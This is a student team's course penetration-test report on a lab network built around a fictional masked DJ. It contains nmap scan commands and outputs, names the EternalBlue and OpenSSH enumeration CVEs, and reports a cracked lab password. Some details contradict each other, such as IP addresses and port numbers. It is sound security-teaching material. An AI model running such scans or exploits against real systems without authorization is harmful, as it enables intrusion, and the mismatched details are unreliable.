ENPM809Q - FALL 2021

Final Project

Team Name: **Oops!... I Unmasked Him Again**
Kevin Mukam - UID: 116430197
Mireya Baur - UID: 116400954
Varun Warrier - UID: 117386356

17th December, 2021

Table of Contents

Executive Summary

Background

As referenced in the “ENPM809Q - Final” document, the Masked DJ is a worldwide phenomenon. They have quickly taken the world by storm, rising to the top of the world's most popular DJ lists replacing well known DJs like Carl Cox, Fatboy Slim, Diplo, and Tiesto. Playing to sellout crowds all over the world nightly, The Masked DJ has gained their following by hiding behind a mask and getting club goers to return to focusing on the music.

The Masked DJ is planning to have an “unmasked” party at the start of 2022 where they will play for the first time without the mask with all proceeds from the event and associated silent auction going to charity. There is a great concern that a leak of who The Masked DJ is before the event could lead to people not showing up and the charity event being a disaster.

Oops!... I Unmasked Him Again was hired to conduct a penetration test on the Masked DJ’s IT environment. Oops!... I Unmasked Him Again was capable of breaking into the Masked DJ’s IT environment and discovered photos of who the Masked DJ is. This report contains information on recommendations to secure the environment so that the Masked DJ can safely protect their identity based on the vulnerabilities Oops!... I Unmasked Him Again found. The report will also demonstrate the enumeration techniques used to uncover who the Masked DJ is and will provide information feedback on the environment that needs improvement based on what was gathered in this test. Continuing with the rest of this report, Oops!... I Unmasked Him Again will be following the rules of engagement written in the “ENPM809Q - Final” document. The format of the report provided in the “Effective Report Writing” slides were referenced to create this report. For simplicity, Oops!... I Unmasked Him Again will be referred to as the team in the rest of this report.

Overall Posture

The overall goal of this test was to penetrate the Masked DJ’s IT environment by using enumeration techniques and tools for both Linux and Windows systems. The team looked into the policies in place by the Booking Manager, IT Manager, and the Webmaster. The tests were performed using tools such as NMAP, Metasploit, impacket-secretsdump.py, and John the Ripper. The scope of this test was as follows:

The Target IP Addresses within the scope of the agreement with the Masked DJ’s IT environment allowed the team to enumerate these systems without any legal repercussions. The team was obliged to report all findings to the Masked DJ’s organization and provided them with recommendations on how to secure the identity of the Masked DJ.

Target IP Addresses	
IP Address	VM Name
192.168.14.128	Windows 7
192.168.17.133	VM1
192.168.17.136	Windows Server 2016
192.168.17.134	Ubuntu

Lack of strong policies

Problem

Policies need to be in place to ensure all authorized users are following best password practices such as:

- Using passwords not found in dictionary lists available online
- Using alphanumeric passwords
- 8-12 characters
- Avoid using the same passwords for different accounts

Attack

The Windows 7 VM was vulnerable against EternalBlue. The EternalBlue exploit allowed the team to navigate through shared drives to find important information. The weak password combinations and the unsecured text files is a serious concern. The New Password Policy implemented by the IT-Admin was not complex enough, making it easier to decrypt using tools like John the Ripper. Due to the low complexity of the passwords and outdated hash algorithms, John the Ripper took approximately 2 minutes to crack the password for the user *Bookings.* The result obtained from this attack is as follows:

- Username: Bookings
- Password: Passw0rd

Port Scanning & Network Scan

Problem

- Are there open ports that allow unauthorized users to gain access to the environment?
- Can the team use Secure Shell (SSH) or Remote Desktop (RDP) to access files?
- Can anyone have access to sensitive files through shared network drives?
- Is a password required?
- Are there hash files with outdated hashing algorithms?
- Can the team gain root access to any system?
- Do accounts lock out after a password is wrongfully entered 3 times?

Attack

All Windows VMs were using SMB/RPC services to share drives between them. Using NMAP with all the machines resulted in observing many open ports. Port 3389 allows users to remote desktop into the machine. The Ubuntu VM had ports 22 and 88 open. Port 22 allowed the team to access files located in the victim machine. Port 80 is used for HTTP where the team used the machine's IP Address to view the web application. Considering the poor password policies these open ports can be of great concern. Using the shared drive, the team was able to find important information such as usernames and encrypted passwords. A few encrypted passwords were decrypted using John the Ripper. The team also found a file containing the user directory of all users in the network.

Identify Outdated Technology

Problem

- Is the IT Manager ensuring all systems are patched?

Attack

The Windows 7 VM is vulnerable to exploits such as Eternal Blue that exploits the service - SMB (Server Message Block). This exploit can then be used to gain access to the specific system with elevated privileges such as Root user.

Risk Ranking

Using the OWASP Risk Rating Methodology, we determined the risk ranking for the items described in the overall posture section of this report.

Likelihood and Impact Levels	
0 to <3	Minor
3 to <6	Major
6 to 9	Critical

Technical Impact				Business Impact			
Loss of confidentiality	Loss of integrity	Loss of availability	Loss of accountability	Financial damage	Reputation damage	Non-compliance	Privacy violation
9	7	5	8	1	2	1	5
Overall technical impact=7.25 (HIGH)				Overall business impact=2.25 (LOW)			

Threat agent factors				Vulnerability factors			
Skill level	Motive	Opportunity	Size	Ease of discovery	Ease of exploit	Awareness	Intrusion detection
5	2	7	1	3	6	9	2
Overall likelihood=4.375 (MEDIUM)							

Resultant Findings

- Weak passwords led to being able to use tools such as John the Ripper to crack them. It was concurred that a weak hashing algorithm was used and therefore a newer hashing algorithm needs to be implemented such as SHA256 or SHA512.
- Unpatched systems that were vulnerable to exploits gave the team admin privileges to databases to view information stored in an explicitly mentioned S3 bucket.
- Open ports such as port 22 allowed unrestricted access to the target machine and the services being run on the machine.
- Weak password policies allowed users to have poor password practices that take minutes to crack versus days or weeks.
- Found multiple users using the same password.
- Found sensitive documents containing passwords that exposed important information on the Masked DJ's IT Team.
- Shared Network Drives gave the team access to most machines in the network allowing sensitive data to be exfiltrated to unauthorized systems.

Recommendations & Roadmap

- **Stronger policies** - The old webmaster had strong password requirements but they weren't enforced anymore resulting in exploitation of the VM for the Windows 7 machine.
    - Stronger password policies
    - Users should not use the same password in multiple accounts
    - Renew password every 90 days
    - Password text files should not be left without being encrypted or using a password manager
    - Implement MFA
    - Password validation (e.g. lower case, more than 8 characters, special characters, etc.)

- **Patch systems** - The Windows 7 VM had an older version of the SMB service running resulting in the team being able to exploit the same and pop a shell. Similarly, all services and systems in the network should be routinely updated/patched as newer versions are released.

- **Using other ports from the default port number (e.g. SSH uses port 22)** - Masking services by using non-generic ports for their functions is a good way of derailing attackers.

- **Implement bitlocker to encrypt drives** - For additional security measures, the IT-Admin should implement BitLocker security on highly sensitive data holding drives to ensure that even if the system is broken into, the drives are secure.

- **Not leaving sensitive data/passwords files unlocked** - Usage of a password manager is good, but it should be enforced to not have key passwords and data stored in plaintext on the system.

The following roadmap is intended to mitigate the issues found by Oops!... I Unmasked Him Again.

- **6 months** to find a CISO to help the team stay security focused and implement a security plan based on the findings done by the team.

- **2 months** to develop a plan with IT-Admin, Webmaster, and CISO.

- **3-6 months** to implement the security plan to patch all their systems, train their employees, and implement bitlocker into their machine to secure their devices.

- **12 month** assessment to make sure the IT team is staying compliant with the implemented security framework.

Technical Report

Introduction

Objective

This penetration test is being conducted to test the security level and integrity of the Masked DJ's information systems. The primary objective of the team conducting said test was to exploit the Masked DJ's network to find a certain set of photos of the Masked DJ and in doing so, find vulnerabilities in said system that can be exploited.

Testing Approach

Prior to conducting said test, the team was provided with no technical assistance in regards to the respective machines. The team had to approach the systems in the following manner:

1. Network Enumeration
2. Vulnerability Identification
3. Vulnerability Exploit
4. Post Exploitation (Capture sensitive information)

Assets/Infrastructure Used

The assets provided by the Masked DJ's IT team were:

1. 1 Windows Server 2016 Datacenter Evaluation Virtual Machine
2. 1 Windows 7 Enterprise Virtual Machine
3. 1 Windows 10 Education Virtual Machine
4. 1 Ubuntu v16.04 Virtual Machine

The assets used by the team were:

1. 1 Kali Linux v2021.2 Virtual Machine

Vulnerability Grading Structure

During the penetration testing, each threat to a service that was found, was graded using the following scale:

CRITICAL	Needs Immediate Fix
MAJOR	Fix Timeline: 2-4 weeks
MINOR	Fix Timeline: 2-3 months

Information Gathering


Organizational Structure & Personnel

Prior to conducting the test, the team was informed of the organizational structure of the Masked DJ's Office and the list of personnel involved as well.

The list of personnel are provided below:

1. The Masked DJ - Head of the organization.
2. A Booking Manager - Employee who is responsible for booking events and travel accommodations for the Masked DJ.
3. An IT Manager - Employee who is responsible for running and maintaining the current IT infrastructure of the office.
4. A WebMaster - An employee, currently on leave, who initially setup the entire IT environment and runs the Masked DJ's website.

With the information provided above, the team could prepare a simple organizational structure as given below:




The team was also provided with MD5 sums of the 6 images needed to be found:

ec920f6a63f80bdaed233844dee35602
941150d01339cac745327d0d4549a0c3
dfed11803eac1bf990940cc1a500a202
dde8e712353d62de269f62b11bab847f
b5cf9353ae742b19983b269fdb5f841f
2cdf05cbc8d6a465e7361d3fa4bdf80e

Internal Network

After the entire test was performed, the team was able to create a representation of the entire infrastructure of the office, including the paths to each and every document and file used to exploit the network.



Network Enumeration

All network information was captured using the tool NMAP (Network Mapper).
At first, the team had no information on the IPs of the VMs and a simple command was used to find the same:

nmap -sn 192.168.17.0/24

-sn = Host Discovery only

As all VMs were connected using NAT, the IP range was a class C Private IP address in the range 192.168.17.0/24.

The output:

```
┌──(root💀kali)-[/home/Varun]
└─# nmap -sn 192.168.17.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-13 18:59 EST
Nmap scan report for 192.168.17.1
Host is up (0.00042s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.17.2
Host is up (0.00032s latency).
MAC Address: 00:50:56:F7:EF:78 (VMware)
Nmap scan report for 192.168.17.128
Host is up (0.00096s latency).
MAC Address: 00:0C:29:1F:20:FE (VMware)
Nmap scan report for 192.168.17.133
Host is up (0.0011s latency).
MAC Address: 00:0C:29:16:FC:6F (VMware)
Nmap scan report for 192.168.17.134
Host is up (0.00098s latency).
MAC Address: 00:0C:29:6B:3B:09 (VMware)
Nmap scan report for 192.168.17.136
Host is up (0.0013s latency).
MAC Address: 00:0C:29:07:44:E6 (VMware)
Nmap scan report for 192.168.17.254
Host is up (0.00053s latency).
MAC Address: 00:50:56:E1:57:FE (VMware)
Nmap scan report for 192.168.17.131
Host is up.
Nmap done: 256 IP addresses (8 hosts up) scanned in 3.97 seconds
```

Kali Linux IP: 192.168.17.131

Once all the IP's were retrieved, another nmap command was used to port scan each machine:

nmap -p 1-65535 -sV -O -A "IP Address"
-p = Ports to be scanned
-sV = Service version
-O = OS Information
-A = Traceroute, Script Scanning

The output for each VM:

Windows 7 Machine **IP ADDRESS: 192.168.17.128**

```
┌──(root💀kali)-[/home/Varun]
└─# nmap -p 1-65535 -sV -O -A  192.168.17.128
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-13 19:01 EST
Nmap scan report for 192.168.17.128
Host is up (0.0017s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: MASKEDDJ)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:1F:20:FE (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:wi
osoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R
Network Distance: 1 hop
Service Info: Host: BOOKINGS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```


Username: Bookings

Ubuntu Machine **IP ADDRESS: 192.168.17.134**

```
┌──(root💀kali)-[/home/Varun/Desktop]
└─# nmap -p 1-65535 -sV -O -A  192.168.17.134
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-13 19:59 EST
Nmap scan report for 192.168.17.134
Host is up (0.00068s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c8:79:72:91:05:98:5b:63:f4:d0:cf:77:35:f3:21:0e (RSA)
|   256 80:f4:d3:bb:e4:0a:fa:7f:8f:17:95:40:48:e3:46:a3 (ECDSA)
|_  256 4e:24:d9:fc:3c:70:4f:6a:0e:8b:ca:2a:34:47:d0:e0 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: The Masked DJ
MAC Address: 00:0C:29:6B:3B:09 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Login Page

The Apache server using HTTP port 80 on the Ubuntu machine (192.168.17.134) hosted the below website:



Who is the Masked DJ?

No one knows! And that's the best part of it! Come for a night of great live music where you can dance and not focus on the DJ. Coming to all the biggest nightclubs!

See one of our club nights in action. MUCH DANCING!

Remaining 2019 Shows

- 11/18 - ENPM809Q 0101 - College Park
- 11/21 - ENPM809Q 0201 - College Park
- 11/23 - Space Ibiza
- 11/26 - Cream Liverpool
- 11/27 - Republik - Honolulu
- 11/28 - Turkey Day @ Nation, DC (RIP!)
- 12/7 - XS Nightclub - Las Vegas
- 12/9 - Random Alleyway - College Park

Unmasking 2020 Show


On January 11th, 2020 the Masked DJ will take off their mask. Discover who it is! Be there or be square - Berghain - Berlin, Germany

Want to book the masked DJ? Contact bookings@maskeddj.enpm809q

Windows 10 VM1 Machine **IP ADDRESS: 192.168.17.133**

```
┌──(root💀 kali)-[/home/Varun/Desktop]
└─# nmap -p 1-65535 -sV -O -A  192.168.17.133
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-13 19:52 EST
Nmap scan report for 192.168.17.133
Host is up (0.00063s latency).
Not shown: 65533 filtered ports
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: MASKEDDJ
|   NetBIOS_Domain_Name: MASKEDDJ
|   NetBIOS_Computer_Name: ITADMIN-DESKTOP
|   DNS_Domain_Name: maskeddj.enpm809q
|   DNS_Computer_Name: ITAdmin-Desktop.maskeddj.enpm809q
|   DNS_Tree_Name: maskeddj.enpm809q
|   Product_Version: 10.0.14393
|_  System_Time: 2021-12-14T00:54:38+00:00
| ssl-cert: Subject: commonName=ITAdmin-Desktop.maskeddj.enpm809q
| Not valid before: 2021-12-06T04:44:36
|_Not valid after:  2022-06-07T04:44:36
|_ssl-date: 2021-12-14T00:54:39+00:00; 0s from scanner time.
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
MAC Address: 00:0C:29:16:FC:6F (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): FreeBSD 6.X (94%)
OS CPE: cpe:/o:freebsd:freebsd:6.2
Aggressive OS guesses: FreeBSD 6.2-RELEASE (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


Username: IT-ADMIN



Windows Server 2016 Machine **IP ADDRESS: 192.168.17.136**

```
┌──(root💀kali)-[/home/Varun/Desktop]
└─# nmap -p 1-65535 -sV -O -A  192.168.17.136
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-13 19:36 EST
Nmap scan report for 192.168.17.136
Host is up (0.00077s latency).
Not shown: 65510 closed ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-12-14 03:36:55Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: maskeddj.enpm809q, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds  Windows Server 2016 Datacenter Evaluation 14393 microsoft-ds (workgroup: MASKEDDJ)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: maskeddj.enpm809q, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
49681/tcp open  msrpc         Microsoft Windows RPC
49694/tcp open  msrpc         Microsoft Windows RPC
49699/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:0C:29:07:44:E6 (VMware)
Device type: general purpose
Running: Microsoft Windows 2016
OS CPE: cpe:/o:microsoft:windows_server_2016
OS details: Microsoft Windows Server 2016 build 10586 - 14393
Network Distance: 1 hop
Service Info: Host: MASKEDDJ-DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Username: Administrator



Vulnerability Findings

During the network scanning of said VMs, the team came across 2 services that could be exploited due to them not being updated to their latest versions. They were:

1. **OpenSSH 7.2p2 - Username Enumeration - CVE-2016-6210**
   sshd in OpenSSH before 7.3, when SHA256 or SHA512 are used for user password hashing, uses BLOWFISH hashing on a static password when the username does not exist, which allows remote attackers to enumerate users by leveraging the timing difference between responses when a large password is provided.[1]

2. **Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010) - CVE-2017-0144**
   The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0143, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.[2]

Using the grading structure mentioned earlier in the report, these vulnerabilities were classified as:

VULNERABILITIES	RATING
CVE-2017-0144	CRITICAL
CVE-2016-6210	MINOR

Other open ports with likely vulnerabilities or vectors for attackers:

80/TCP - HTTP (HyperText Transfer Protocol)
53/TCP - DNS (Domain Name System)
88/TCP - Kerberos
389/TCP - LDAP (Lightweight Directory Access Protocol)
3389/TCP - RDP (Remote Desktop Protocol)


TCP - Transmission Control Protocol

1. https://nvd.nist.gov/vuln/detail/CVE-2016-6210
2. https://nvd.nist.gov/vuln/detail/CVE-2017-0144

